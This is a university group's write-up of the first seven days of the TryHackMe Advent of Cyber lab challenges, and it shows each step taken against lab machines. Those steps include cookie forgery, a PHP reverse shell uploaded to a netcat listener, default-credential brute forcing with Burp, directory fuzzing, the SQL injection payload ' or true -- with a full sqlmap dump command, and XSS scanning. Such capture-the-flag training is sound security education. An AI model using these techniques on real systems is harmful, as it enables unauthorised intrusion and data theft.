

PSP0201

Weekly

Writeup

Group Name: Hepi3Fren

Members


ID	Name	Role
1211101589	Chew Shen	Leader
1211101582	Teoh Kai Loon	Member
1211101737	Lim Zhong Jun	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:



Question 2:




Question 3 & Question 4 & Question 5 & Question 6:



Question 7:

Cache Storage		Filter items									
	Cookies	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
>	http://10.10.255.245	auth	7b22036f6d700fe79223a32546865204265737420466373746976616c20436f6d7016e79223c2022757365726e616d65223a263727568227d	10.10.255.245	/	Session	120	false	false	None	Sun, 19 Jun 2022 09:27:01...
>	Indexed DB										
>	Local Storage										

Question 8:



Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag

Day 2 - The Elf Strikes Back!

Tool used: Kali Linux, FireFox

Question 1:


For Elf McEager:

You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.85.83) in your browser.



Question 2:



Question 3:

Index of /uploads

Name	Last modified	Size	Description
..			Parent Directory

Question 4:



Question 5:

The terminal window shows a Linux shell session on a security server. The user has run the command 'cat /var/www/Flag.txt' and is viewing the contents of the file. A message at the bottom of the screen reads:

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMG0wNjExYTY4NTAx0WJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)

Thought Process/Methodology:

After insert the string text (?id=ODIzODI5MTNiYmYw) given by the room of tryhackme, search for the page source and the file type that are accepted will be shown. The directory can be found by using gobuster or try the directory given by the room. The netcat parameter explanation can be found on the room or just by search on google. Run /usr/share/webshells/php/php-reverse-shell.php on terminal and change the ip and the port. Run netcat to listen to port 443 and upload the reverse shell to the website. Run cat /var/www/flag.txt after the netcat listens and the flag will be shown.

Day3

Tools used: Kali Linux, Firefox,burpsuite

Solution/walkthrough:

Question 1

control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (**IoT**) devices by remotely logging,

Question 2

default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3



agent-18 (U.S. Dept Of Defense staff) posted a comment.

Updated Jun 25th (2 years ago)

Question 4

See it inside edit burp

Port

8080

Question5

See it inside edit burp

Proxy Type

HTTP




Question 6

Select "Cluster Bomb" in the **Attack type dropdown menu**; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 7

After done attack,log in with the username and password,it will show the flag



Thought Process/Methodology:

First, we start burpsuite. Then we click on the foxy proxy and select burp. Then, we go back to the chosen website and then at the bursuite we tap forward. Then we type username and password at the website and then sign in. The request will show up in the proxy tab, we right click it and click the send to intruder. After that we go to the intruder tab and then click the "Position" tab. We highlight the username and the click add, then highlight the password and click add. Then, for the attack type we select "cluster bomb". Then we go to the "Payloads" tab, for set 1, at the "Payload Options", we add some username such as "admin", "root" and "user". Then we go to the payload set 2 and then we add some common default password for example "password", "admin" and "12345" at the payload option. After that we click the start attack button. Then we choose the combination that have different length. After that we go back to the webpage and then type the username: "admin" and password: "12345". Then it will show us the flag.


Day 4

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 2

Run the command gobuster and found the /api directory on the last second line. The file site-log.php is shown on the 2nd picture.



```
1211101737@kali:~  
File Actions Edit View Help  
1211101737@kali:[~]  
$ gobuster dir -u http://10.10.16.180 -w /usr/share/wordlists/dirb/big.txt -x .php  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url:          http://10.10.16.180  
[+] Method:       GET  
[+] Threads:     10  
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout:     10s  
2022/06/20 06:29:37 Starting gobuster in directory enumeration mode  
/.htaccess      (Status: 403) [Size: 277]  
.htpasswd.php  (Status: 403) [Size: 277]  
.htpasswd      (Status: 403) [Size: 277]  
.htaccess.php   (Status: 403) [Size: 277]  
/LICENSE        (Status: 200) [Size: 1086]  
/api            (Status: 301) [Size: 310] [→ http://10.10.16.180/api/] X@ssS  
/server-status  (Status: 403) [Size: 277]  
  
Index of /api
```



Index of /api


Name	Last modified	Size	Description
Parent Directory	-		
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.16.180 Port 80



Question 3

Fuzz the date parameter on the file site-log.php



Question 4

```
TryHackMe | 25 Days of ... x wfuzz(l) — wfuzz — Det... x Index of /api x 10.10.16.180/api/site-log.php +  
← → ⌂ https://manpages.debian.org/buster/wfuzz/wfuzz.1.en.html  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
OPTIONS  
-h Print information about available arguments.  
--help Advanced help.  
--version Wfuzz version details  
-e <type> List of available encoders/payloads/iterators/printers/scripts  
--recipe <filename> Reads options from a recipe  
--dump-recipe <filename> Prints current options as a recipe  
--of <filename> Saves fuzz results to a file. These can be consumed later using the wfuzz payload.  
-c Output with colors  
-v Verbose information.  
-f filename,printer Store results in the output file using the specified printer (raw printer if omitted).  
  


|          |         |
|----------|---------|
| testing  | 3.0.1-1 |
| unstable | 3.1.0-1 |


```

Thought Process/Methodology:

Having accessed the target machine, we use GoBuster against the target and found the /api directory. We enter the <ip>/api to find the file. After that, we fuzz the date parameter on the site-log.php and we got the flag.

Day 5

Tools used: Kali Linux, Firefox, Burpsuite

Solution/Walkthrough:

Question 1

Searched it on google.com

port 1433

If enabled, the default instance of the SQL Server Database Engine listens on **TCP port 1433**. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.

11 Mar 2022

Question 2

By simply guessing the login panel through the hint on TryHackMe.com

💡 Question Hint



The name is derived out of 2 words from this question.

/s**tap***l

Question 3

Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 6

The database has been updated while you were away!

Gift	Child
shoes	james
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	james
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	joshua

Question 4/ Question 5/ Question 6/Question 7/Question 8

-22 entries are there in the gift database by simply counting. James' age is shown on the corresponding row under the 'age' column. Github ownership under the 'title' column is corresponding to Paul.

```
PS>1211101737@kali:/home/1211101737/Downloads
File Actions Edit View Help
+-----+-----+
| password | username |
+-----+-----+
| EHCNSWzzFP6sc7gb | admin |
+-----+-----+
[09:21:39] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.70.122/dump/SQLite_masterdb/users.csv'
[09:21:39] [INFO] fetching columns for table 'sequels'
[09:21:40] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | plantation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+-----+
[09:21:40] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.70.122/dump/SQLite_masterdb/sequels.csv'
[09:21:40] [INFO] fetching columns for table 'hidden_table'
[09:21:40] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's Official Forum page. We then enter the santa panel with /santapanel after the IP address. We entered ' or true -- statement on the username bar. The same statement ' or true -- is entered into the database and the table is shown. After that, we opened BurpSuite and BurpSuite Browser. The same IP address with /santapanel applies on this browser and login using the ' or true -- statement. We entered 'test' on the search bar with 'intercept is on' on BurpSuite and save it. Run the command sudo sqlmap -r santapanelsql --tamper=space2comment --dump-all --dbms sqlite. Finally, we got the table, flag and the admin password

Day 6

Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/Walkthrough:

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

Question 4

The query “q” is shown (?q=lol) on the search bar by simply typing “lol” on the search query




A screenshot of a web browser window titled "TryHackMe | 25 Days of ...". The address bar shows "Santa's portal" and the URL "10.10.9.182:5000/?q=lol". The page content is a Christmas-themed website for "Santa's official 'Make a Wish!' website". The header features a decorative border of pinecones and red ornaments. The main text on the page reads: "Welcome to Santa's official 'Make a Wish!' website" and "YEAR 2020". Below this, it says "Here you can anonymously submit your Christmas wishes and see what other people wished too!". There is a search bar labeled "Search query" containing "lol". Further down, there is a section for "Wishes" with a heading "Here are all wishes that have 'lol':", a text input field "Enter your wish here:", and a button labeled "WISH!".

Question 5

```
http://www.google.com/search?q=OWASP%20ZAP
```

```
http://www.google.com:80/search?q=OWASP%20ZAP
```

Question 6 & Question 7



Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's portal page. Firstly, we simply enter "lol" in the "search query" and we found the query "q". We proceeded to install OWASP ZAP and open it. Furthermore, we click "Automated Scan" and put in our IP address on "URL to attack" and start to attack by clicking the "Attack" button. After that, by simply entering the wish on "Enter your wish here" on Santa's portal, we can now see 2 XSS alerts.

Day 7

Tools used: Kali Linux, Firefox, Wireshark

Solution/Walkthrough:

Question 1

Search “icmp” and see the source with request and the IP address is shown

No.	Time	Source	Destination	Protocol	Length Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)

Question 2

We use http.request.method == GET as shown in the TryHackMe.com

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a
protocol.request.method

http.request.method ==
GET / POST

Question 3

We apply http.request.method == GET filter.

No.	Time	Source	Destination	Protocol	Length Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394 GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363 GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348 GET /css/dark.css HTTP/1.1
83	62.486991	10.10.67.199	10.10.15.52	HTTP	333 GET /js/bundle.js HTTP/1.1
85	62.487045	10.10.67.199	10.10.15.52	HTTP	327 GET /js/fontawesome-all.min.js HTTP/1.1
99	62.487066	10.10.67.199	10.10.15.52	HTTP	347 GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336 GET /post/index.json HTTP/1.1
107	62.530896	10.10.67.199	10.10.15.52	HTTP	439 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.549748	10.10.67.199	10.10.15.52	HTTP	415 GET /fonts/noto-v20-latin-regular.woff2 HTTP/1.1
120	62.550797	10.10.67.199	10.10.15.52	HTTP	351 GET /fontawesome/icon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445 GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414 GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399 GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384 GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393 GET /js/instantpage.min.js HTTP/1.1
320	63.698273	10.10.67.199	10.10.15.52	HTTP	390 GET /fontawesome/fonts/fontawesome-webfont.woff2 HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387 GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366 GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
402	64.022692	10.10.67.199	10.10.15.52	HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
403	64.028416	10.10.67.199	10.10.15.52	HTTP	467 GET /fontawesome/icon.ico HTTP/1.1
471	66.239846	10.10.67.199	10.10.15.52	HTTP	365 GET /fontawesome/fonts/fontawesome-webfont.woff2 HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1

Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)

Ethernet II, Src: MS-NLB-PhysServer-32_03:00:d9:6c:db (02:23:00:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)

Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52

Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299

Hypertext Transfer Protocol

0000 02 89 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 ... k # ` 1 .. E

